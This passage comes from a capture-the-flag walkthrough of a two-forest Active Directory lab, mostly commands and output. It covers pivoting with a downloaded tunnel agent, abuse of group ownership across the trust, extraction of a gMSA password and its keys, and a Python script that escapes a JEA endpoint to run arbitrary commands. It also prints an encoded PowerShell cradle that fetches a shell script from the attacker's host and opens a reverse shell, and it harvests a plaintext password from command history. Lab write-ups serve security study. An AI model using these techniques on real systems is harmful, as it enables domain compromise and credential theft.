    -u 'c.roberts' -k ccache=c.roberts.ccache \
    get dnsDump

zoneName: ping.htb
...[snip]...
recordName: dc1.ping.htb
A: 192.168.2.1; 10.129.245.56
Look at the A record for dc1.ping.htb. It has two addresses. One is the routable address we already knew. The other is 192.168.2.1 — an address on a segment the attacker cannot route to, sitting in plain text inside a DNS zone we can read from our own seat, with no shell on the target at all.
That one line is the entire reconnaissance step. 192.168.2.0/24 is the segment behind the hypervisor switch, and dc1 sits on it. The partner controller lives on the same segment, and DC1 — which straddles both networks — can resolve it across the trust:
PS> nslookup dc2.pong.htb
Server:  localhost
Address:  127.0.0.1

Non-authoritative answer:
Name:    dc2.pong.htb
Address:  192.168.2.2
dc2.pong.htb is 192.168.2.2. Both addresses, both halves of the segment, and neither of them required a packet from the attacker to a host we do not already control. There is no need to drop a PowerShell sweeper onto DC1 and sweep the subnet for these — the zone and the resolver already had them.
For the record, the same picture from the inside. DC1 has a second NIC on that segment, which is why it can reach DC2 at all:
PS> ipconfig

Windows IP Configuration
...[snip]...
Ethernet adapter vEthernet (Switch01):
   IPv4 Address. . . . . . . . . . . : 192.168.2.1
...[snip]...
Ethernet adapter Ethernet0 2:
   IPv4 Address. . . . . . . . . . . : 10.129.245.56
To reach the other side we tunnel. ligolo-ng on the attacker, the agent on DC1:
# PROXY SERVER — attacker
➜ sudo ./proxy -selfcert
INFO[0000] Listening on 0.0.0.0:11601

ligolo-ng » interface_create --name ligolo
ligolo-ng » route_add --name ligolo --route 192.168.2.0/24
# AGENT — DC1
PS> iwr http://10.10.16.56/agent.exe -O agent.exe
PS> Start-Process -FilePath ".\agent.exe" -ArgumentList "-connect 10.10.16.56:11601 -ignore-cert" -WindowStyle Hidden
# SESSION — attacker
ligolo-ng » INFO[0287] Agent joined.                                 id=00155d168601 name="PING\\C.Roberts@dc1" remote="10.129.245.56:59323"
ligolo-ng » session # select session

[Agent : PING\C.Roberts@dc1] » start --tun ligolo
INFO[0313] Starting tunnel to PING\C.Roberts@dc1 (00155d168601)
Now 192.168.2.2 is reachable from the attacker, and we can speak Kerberos to it — as a PING principal, across the trust.
➜ export target_dc2_ip=192.168.2.2
➜ nmap -Pn -p 88,389,445,1433,5985 $target_dc2_ip
PORT     STATE SERVICE
88/tcp   open  kerberos-sec
389/tcp  open  ldap
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
5985/tcp open  wsman
1433 — SQL Server, sitting on the partner domain’s controller. That is a detail that will matter in Section 4, and it is worth noticing now.
The pivot gave us the address; pin the partner name beside it:
➜ echo "$target_dc2_ip DC2.pong.htb pong.htb DC2" | sudo tee -a /etc/hosts
Rather than swapping krb5.conf files back and forth, one merged config serves both realms:
➜ cat << 'EOF' | sudo tee /etc/krb5.conf
[libdefaults]
  default_realm = PING.HTB
  dns_lookup_kdc = false
  dns_lookup_realm = false
  rdns = false

[realms]
  PING.HTB = {
    kdc = dc1.ping.htb
  }
  PONG.HTB = {
    kdc = dc2.pong.htb
  }

[domain_realm]
  .ping.htb = PING.HTB
  ping.htb  = PING.HTB
  .pong.htb = PONG.HTB
  pong.htb  = PONG.HTB
EOF
The full version we standardised on, including the canonicalisation control and lifetime settings, is in Appendix D.
The cache starts with only the PING TGT:
➜ klist c.roberts.ccache
Ticket cache: FILE:c.roberts.ccache
Default principal: [email protected]

Valid starting       Expires              Service principal
11/17/2026 22:05:00  11/18/2026 08:05:00  krbtgt/[email protected]
        renew until 11/18/2026 22:04:52
kvno, key version number, is a diagnostic that doubles as a ticket request. It asks the KDC for a service ticket for an SPN, prints the version of the key that signed it, and leaves the ticket in the ccache. That makes it the cleanest way to test the trust: ask for something in the other forest and see whose KDC answers:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
kvno ldap/dc2.pong.htb

ldap/[email protected]: kvno = 6
The ticket is now in the cache, and it is not a PING ticket:
➜ klist c.roberts.ccache
Ticket cache: FILE:c.roberts.ccache
Default principal: [email protected]

Valid starting       Expires              Service principal
11/17/2026 22:05:00  11/18/2026 08:05:00  krbtgt/[email protected]
        renew until 11/18/2026 22:04:52
11/17/2026 22:10:21  11/18/2026 08:05:00  ldap/[email protected]
        renew until 11/18/2026 22:04:52
        Ticket server: ldap/[email protected]
Ticket server: ldap/[email protected]. The PONG KDC issued it. That is the trust, working exactly as advertised — the PING KDC handed our request across, and the PONG KDC answered it.
This is also the moment the box’s central lesson starts paying interest. The one-shot TGS path fails when -dc-ip pins the first KDC; cache consumers and native libkrb5 tools still work. The referral above — PING KDC to PONG KDC — is the hop that pinned request does not take. kvno, ldapsearch and ldapmodify speak to the system MIT Kerberos library and hop happily. smbclient works once the exact SPN is already in the cache; a manual two-hop getST.py also works. What fails is the one-command request that expects the first KDC to answer for the other forest. Section 5 hits the same wall in the other direction, and it is worth remembering it was predicted here.
Owning Is Not Membership
Graph DC2 the same way:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
rusthound-ce \
    -d pong.htb -f dc2.pong.htb \
    -k -c All --zip

Here is the edge that matters: [email protected], the group c.roberts is in, Owns gMSA [email protected], and gMSA [email protected] holds ReadGMSAPassword over PONG_gMSA$. The gMSA whose profile we found on DC1 in Section 1 is exactly the object on the other end of that edge.
Two things are wrong with this plan before it starts, and both are instructive.
First: Owns is not permission. Owning a group means you can set its owner and rewrite its DACL — it does not mean you can add members to it. The ownership edge has to be converted into actual write access first. Westbridge came later, and its writeup calls this same sequence “a dance learned on PingPong” — the two-write scope ladder, run against a different group.
Second: c.roberts is not a PONG object. His sAMAccountName does not exist in PONG.HTB, and bloodyAD will not resolve it there. Cross-domain, we address him by SID:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc2.pong.htb -d pong.htb \
    -u 'c.roberts' -k ccache=c.roberts.ccache \
    add genericAll \
    'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    'S-1-5-21-750635624-2058721901-1932338391-2617'

[*] Executing command
[+] S-1-5-21-750635624-2058721901-1932338391-2617 has now GenericAll on CN=gMSA Managers,CN=Users,DC=pong,DC=htb
Ownership converted to GenericAll. Now we can change what the group is.
Three Types, Two Writes, One Member
groupType packs two dimensions into one integer: the scope (where the group can be used) and the category (whether it is a security group at all). Scope lives in bits 0–3 as a field — one of 0x2 global, 0x4 domain local, 0x8 universal (0x1 is the separate GROUP_CREATED_BY_SYSTEM flag) — and bit 31 is SECURITY_ENABLED. That bit is the sign bit of a signed 32-bit integer, which is why every security group comes back from LDAP as a negative number.

We want gMSA Managers to be a domain local group, because domain-local groups are the only scope that can hold a member from another forest. The target value is 0x80000004 — SECURITY_ENABLED | DOMAIN_LOCAL — which as a signed int32 is -2147483644.
The obvious move is to write that directly. It fails:
ERROR_NOT_SUPPORTED
And it is not a bug, it is a rule. Windows supports global ↔ universal and domain local ↔ universal. Global to domain local is not a conversion — it is a deletion and a creation wearing a hat. To change a group’s scope you have to walk it through universal, because universal is the only scope that can legally become either of the others.
So: two writes. First to universal — 0x80000008, signed -2147483640:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc2.pong.htb -d pong.htb \
    -u 'c.roberts' -k ccache=c.roberts.ccache \
    set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    groupType -v '-2147483640'
[+] CN=gMSA Managers,CN=Users,DC=pong,DC=htb's groupType has been updated
Then to domain local — 0x80000004, signed -2147483644:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc2.pong.htb -d pong.htb \
    -u 'c.roberts' -k ccache=c.roberts.ccache \
    set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    groupType -v '-2147483644'
[+] CN=gMSA Managers,CN=Users,DC=pong,DC=htb's groupType has been updated
Two writes, one bridge, and the group’s scope is now a shape that will accept a stranger. (Had the SID already been a member, the first write would have failed: universal groups reject foreign security principals with ERROR_DS_NO_FPO_IN_UNIVERSAL_GROUPS, which is why the membership write comes last.) Add the stranger — again by SID, because again he is not a PONG object:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc2.pong.htb -d pong.htb \
    -u 'c.roberts' -k ccache=c.roberts.ccache \
    add groupMember 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    'S-1-5-21-750635624-2058721901-1932338391-2617'
[+] S-1-5-21-750635624-2058721901-1932338391-2617 added to CN=gMSA Managers,CN=Users,DC=pong,DC=htb
The Owns edge from the very first BloodHound graph is now an effective membership in the group that can read a managed password. That is the whole of the trust’s contribution to this stage: it let a PING account hold a write ACE on a PONG group.
What the Trust Gave Back
A gMSA’s password is stored in the directory as a msDS-ManagedPassword blob, and a principal in PrincipalsAllowedToReadPassword can decrypt it. Refresh the ticket before the cross-realm LDAP read:
➜ fake_time dc1.ping.htb \
getTGT.py 'ping.htb/c.roberts:AssumedBreach123' \
    -dc-ip $target_dc1_ip
bloodyAD gives the NT hash and the raw blob, and stops there. The blob is the gMSA’s password — the NT hash is MD4 of it, the two AES keys are PBKDF2 of it, so all three can be derived offline from it. Older builds of nxc --gmsa stopped at the NT hash too; current ones do the derivation for you:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc2.pong.htb -d ping.htb \
    -u 'c.roberts' -k ccache=c.roberts.ccache \
    get object 'Pong_gMSA$' --attr msDS-ManagedPassword

distinguishedName: CN=Pong_gMSA,CN=Managed Service Accounts,DC=pong,DC=htb
msDS-ManagedPassword.NT: 989bd748ac8dd0b71ab24edccc9fc012
msDS-ManagedPassword.B64ENCODED: xmSQ93U2CMbC+RlkzGpQzIEewZYzHNiKtq94wgt6Zud+Gr+ba/KmCMbTatb8LOFzNionLGxwxPeISHa1wFI73JXsFIUUh2HDvOlHZLrqOvZPBUOHrchxEGo/frnodwLJEzRSMkhaCJdmol4gkTpleeszaTgg2IVXhfewoDxfnb+qOoYYaKfRmKa+WP7eEEO0mt9fADvVniLianGs2H+XpcUy7KZZZipqajM1X2N2KkTEify2bIX9McBp9lny4Q+qMy/RtBi9ldTHg/u9BuhRDw0vk+fiBVcNBuGBdDAfr9a4iIa6eHkBlTsb7E4/s5r6OFebM+gQAhgLtlqNN/vF4w==
netexec reads the same attribute and prints the derived keys:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
nxc ldap dc2.pong.htb -d ping.htb \
    -u c.roberts --use-kcache \
    --gmsa
LDAP        dc2.pong.htb    389    DC2              [+] ping.htb\c.roberts from ccache
LDAP        dc2.pong.htb    389    DC2              [*] Getting GMSA Passwords
LDAP        dc2.pong.htb    389    DC2              Account: Pong_gMSA$  NTLM: 989bd748ac8dd0b71ab24edccc9fc012  PrincipalsAllowedToReadPassword: gMSA Managers
LDAP        dc2.pong.htb    389    DC2              Account: Pong_gMSA$  aes128-cts-hmac-sha1-96: 97cefa17dcaec66d9b52a97be398acf0
LDAP        dc2.pong.htb    389    DC2              Account: Pong_gMSA$  aes256-cts-hmac-sha1-96: 725f29ca3b45942c57a4e8576532f0262c55edfdce59bdcd4b411f4566ea1aa6
The -d flag follows the credential, not the target: this is c.roberts@PING reading a PONG object through the trust with the TGT we just minted (--use-kcache). It works because his PING SID is now a member of gMSA Managers@PONG — the foreign membership we added a moment ago, and the group named in PrincipalsAllowedToReadPassword above.
There it is — aes256-cts-hmac-sha1-96. Not a password to crack, not a hash to spray. A key, directly, in the form the KDC will accept. With that we can request a TGT as the gMSA itself, no password required:
➜ fake_time dc1.ping.htb \
getTGT.py 'pong.htb/Pong_gMSA$' \
    -aesKey 725f29ca3b45942c57a4e8576532f0262c55edfdce59bdcd4b411f4566ea1aa6 \
    -dc-ip $target_dc2_ip
➜ klist Pong_gMSA\$.ccache
Ticket cache: FILE:Pong_gMSA$.ccache
Default principal: Pong_gMSA$@PONG.HTB

Valid starting       Expires              Service principal
11/17/2026 23:24:31  11/18/2026 09:24:31  krbtgt/[email protected]
        renew until 11/18/2026 23:24:30
We are now a computer account in the PONG forest. The changeover is complete — we crossed the net and kept our position on the other side.
Section 3: The Return (Eight Commands and a Backdoor)
The Hidden Endpoint
That .pssc file we parked in Section 1 is what it was waiting for.
Go back to DC1 in the c.roberts shell. Pong_gMSA$ is not a member of Remote Management Users, so it cannot open an ordinary WinRM session there — yet it has a local profile on the box, and that profile is the way in. C:\ProgramData is the machine-wide application data directory: it belongs to the machine, not to any one profile, which is exactly why a service account’s tooling so often ends up there. The directory is the one we already saw: a single 477-byte JEA.pssc.
What the Profile Told Us
JEA — Just Enough Administration. A .pssc file defines a restricted remoting endpoint: a named runspace with a deliberately small command surface, designed so that a low-privileged identity can perform a specific job without being able to read the whole directory.
@{

# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'

# ID used to uniquely identify this document
GUID = 'e26939b6-819a-496e-be9a-dfb45427c765'

# ConfigurationName = 'restricted'

# Author of this document
Author = 'Administrator'

# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
LanguageMode = 'ConstrainedLanguage'
}
Four facts:
SessionType = 'RestrictedRemoteServer'— this is a restricted remoting endpoint by design.LanguageMode = 'ConstrainedLanguage'— the language is constrained, not disabled. In a normal shell that sounds like hardening; here the distinction is the whole section.# ConfigurationName = 'restricted'— commented out byNew-PSSessionConfigurationFile(the live name is passed toRegister-PSSessionConfiguration -Name), but it preserves the registered endpoint name and is the one string in the file that tells us what to connect to.Author = 'Administrator'— the file was generated under the Administrator account. The template is Microsoft’s; the language-mode line is the human decision that matters. That is the small, human thing in an otherwise automated box, and small human things are often where the story is.
So the gMSA logs on through a JEA endpoint named restricted. evil-winrm cannot help us here — it only ever talks to the default endpoint. The whole point of a named session configuration is that you have to ask for it by name.
Linux Knocks on a Restricted Door
To ask for it by name from Linux we need a client that speaks PSRP (the PowerShell Remoting Protocol) rather than just WinRM. pypsrp is that client: configuration_name is a WS-Management layer parameter, and evil-winrm does not expose it. A version probe against the restricted endpoint returned 5.1.20348.4294 — a full PowerShell 5.1 engine sits behind the restriction; the cmdlets have been trimmed, and the language mode is supposed to be the second lock.
Kerberos negotiation has to use the HTTP service class, and that SPN has to resolve in the PING realm even though the ticket is ours from PONG. kvno asks the KDC for HTTP/dc1.ping.htb through the native Kerberos library, which follows the cross-realm referral — and leaves everything it fetched in the ccache:
➜ env KRB5CCNAME='Pong_gMSA$.ccache' \
fake_time dc1.ping.htb \
kvno HTTP/dc1.ping.htb

HTTP/[email protected]: kvno = 7
That is more than a check. The cache that held only the PONG TGT now holds the cross-realm TGT and the HTTP service ticket as well:
➜ klist Pong_gMSA\$.ccache
Ticket cache: FILE:Pong_gMSA$.ccache
Default principal: Pong_gMSA$@PONG.HTB

Valid starting       Expires              Service principal
11/17/2026 23:24:31  11/18/2026 09:24:31  krbtgt/[email protected]
        renew until 11/18/2026 23:24:30
11/17/2026 23:33:50  11/18/2026 09:24:31  krbtgt/[email protected]
        renew until 11/18/2026 23:24:30
11/17/2026 23:33:51  11/18/2026 09:24:31  HTTP/[email protected]
        renew until 11/18/2026 23:24:30
krbtgt/[email protected] is the referral a one-shot Impacket request could not follow — the native library just did it, and pypsrp will reuse the cached ticket when it opens the endpoint. The HTTP/dc1.ping.htb service principal carries through to the negotiate_service="HTTP" setting in the script below.
The script points KRB5_CONFIG at the merged config from Changeover — the full version in Appendix D sets dns_canonicalize_hostname = false, because hostname canonicalisation can break the HTTP/dc1.ping.htb SPN lookup here. The uv run --python 3.12 --with 'pypsrp[kerberos]' prefix resolves the dependency on first use and caches it; warm that environment once before putting fake_time in front of the call.
Eight Commands and a Backdoor
The .pssc tells us the endpoint is restricted; a runtime census tells us what survived. The full discovery sequence — transport probe, version check, command enumeration — is in Read the Session Type, Not the Override. What matters here is the shape of the result: eight commands, all plumbing — Clear-Host, Exit-PSSession, Get-Command, Get-FormatData, Get-Help, Measure-Object, Out-Default, Select-Object. They are not a custom allowlist written by the administrator. They are Microsoft’s built-in defaults for SessionType = 'RestrictedRemoteServer', shipped so a remote client can discover commands, format output, and close the session. There is no role capability file, no VisibleCmdlets, no VisibleExternalCommands; the administrator added no commands.
The interesting part is what the session type brings with that menu. RestrictedRemoteServer sessions run in NoLanguage, where the scripting language is disabled outright — no script blocks, no variables, no call operator. The file overrides that with one line: LanguageMode = 'ConstrainedLanguage'. In a normal shell that looks like a restriction. Here it is a downgrade: the parser comes back, { ... } parses, and & means “invoke this”. The eight-command list still governs what Get-Command reports. It does not govern what the call operator invokes:
# jea_bypass.py — run an arbitrary command through the restricted endpoint.
import os
import sys
from pypsrp.wsman import WSMan
from pypsrp.powershell import RunspacePool, PowerShell

os.environ["KRB5CCNAME"] = "Pong_gMSA$.ccache"
os.environ["KRB5_CONFIG"] = "/etc/krb5.conf"

cmd = sys.argv[1] if len(sys.argv) > 1 else "cmd.exe /c whoami"

wsman = WSMan(
    "dc1.ping.htb",
    port=5985,
    ssl=False,
    path="wsman",
    auth="kerberos",
    encryption="auto",
    no_proxy=True,
    negotiate_service="HTTP",
)

with RunspacePool(wsman, configuration_name="restricted") as pool:
    ps = PowerShell(pool)
    ps.add_script(f"& {{ {cmd} }}")
    out = ps.invoke()
    for item in out:
        print(item)
    for err in ps.streams.error:
        print(f"[!] {err}")
➜ fake_time dc1.ping.htb \
uv run --python 3.12 --with 'pypsrp[kerberos]' \
jea_bypass.py "cmd.exe /c whoami"
pong\pong_gmsa$
Had the line been absent, the same request would have died with ScriptsNotAllowed, and the eight commands would have been the whole surface.
The visible command list was never the boundary. whoami was never on it; whoami was reachable because the language mode had been relaxed from NoLanguage to ConstrainedLanguage, and & { ... } is a language construct. The command list was a menu. The language mode was the lock — and the file had unlocked it.
The -e value is UTF-16LE base64 — echo "<base64>" | base64 -d | iconv -f UTF-16LE -t UTF-8 reads it back as IEX(New-Object Net.WebClient).downloadString("http://10.10.16.56/shell.ps1"), a hidden PowerShell pulling shell.ps1 from the attacker. The listener goes up first:
➜ rlwrap -cAr ncat -lnvp 9294
Then fire it through the same JEA endpoint:
➜ fake_time dc1.ping.htb \
uv run --python 3.12 --with 'pypsrp[kerberos]' \
jea_bypass.py \
    "powershell.exe -ep bypass -nop -w hidden -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADUANgAvAHMAaABlAGwAbAAuAHAAcwAxACIAKQA="
A moment later the callback lands — a full shell as pong\pong_gmsa$ on dc1, with whoami; hostname as the proof:

The computer account Pong_gMSA$ is fully compromised, and it is on the PING controller, using a PING-side credential path, holding a PONG identity. That combination is the whole box in one prompt.
History Is a Vulnerability
The shell is a gMSA’s shell, so its PowerShell history lives in the gMSA’s profile — and we already know exactly where that is, because the C:\Users listing in Section 1 had a Pong_gMSA$ entry.
PSReadLine is the module that gives PowerShell its persistent command history. It writes to:
%APPDATA%\Microsoft\Windows\PowerShell\PSReadLine
in a file called ConsoleHost_history.txt.
PS> Get-Content "C:\Users\Pong_gMSA$\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
...[snip]...
Get-adgroup "remote management users" -server pong.htb
$c = New-Object System.Management.Automation.PSCredential("pong\c.carlssen", $(ConvertTo-SecureString -AsPlainText -Force "A()DUJ!@414"))
Enter-PSSession -ComputerName dc2.pong.htb -Credential $c
There it is. A human being, on a machine, some time ago, needed to build a credential object for pong\c.carlssen, and typed the password in plain text on the command line so that PowerShell could convert it to a secure string. The command succeeded. The command was logged. The command sat in a scrollback file on a domain controller, in a profile directory that only a machine account would ever read.
This is worth pausing on, because it is the least sophisticated thing in the entire chain and it is the one that unlocks the second half of the box. No exploit. No misconfiguration. No certificate. A person, doing their job, in a way that left a door open.
The Password in the Scrollback
c.carlssen is a PONG user. We now have a plaintext password, so we can simply be them:
➜ fake_time dc2.pong.htb \
getTGT.py 'pong.htb/c.carlssen:A()DUJ!@414' \
    -dc-ip $target_dc2_ip
➜ env KRB5CCNAME=c.carlssen.ccache \
fake_time dc2.pong.htb \
evil_winrmexec -k dc2.pong.htb -dc-ip $target_dc2_ip

PS C:\Users\C.Carlssen\Documents> whoami; hostname
pong\c.carlssen
DC2
His token carries the machine-account right — the same one the domain quota will make useless in a moment:
PS C:\Users\C.Carlssen\Documents> whoami /priv

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
And the user flag, sitting on the desktop like every other flag in this genre of exercise:
PS C:\Users\C.Carlssen\Documents> dir ../Desktop

    Directory: C:\Users\C.Carlssen\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/16/2026   3:37 PM             34 user.txt
User flag captured.
Before moving on, note what c.carlssen is. BloodHound had already told us, back in Section 2’s graph, that C.Carlssen is a member of Remote Management Users and IT SERVICE ADMINS:

IT SERVICE ADMINS is the group with GenericWrite over the service accounts in the PONG forest.
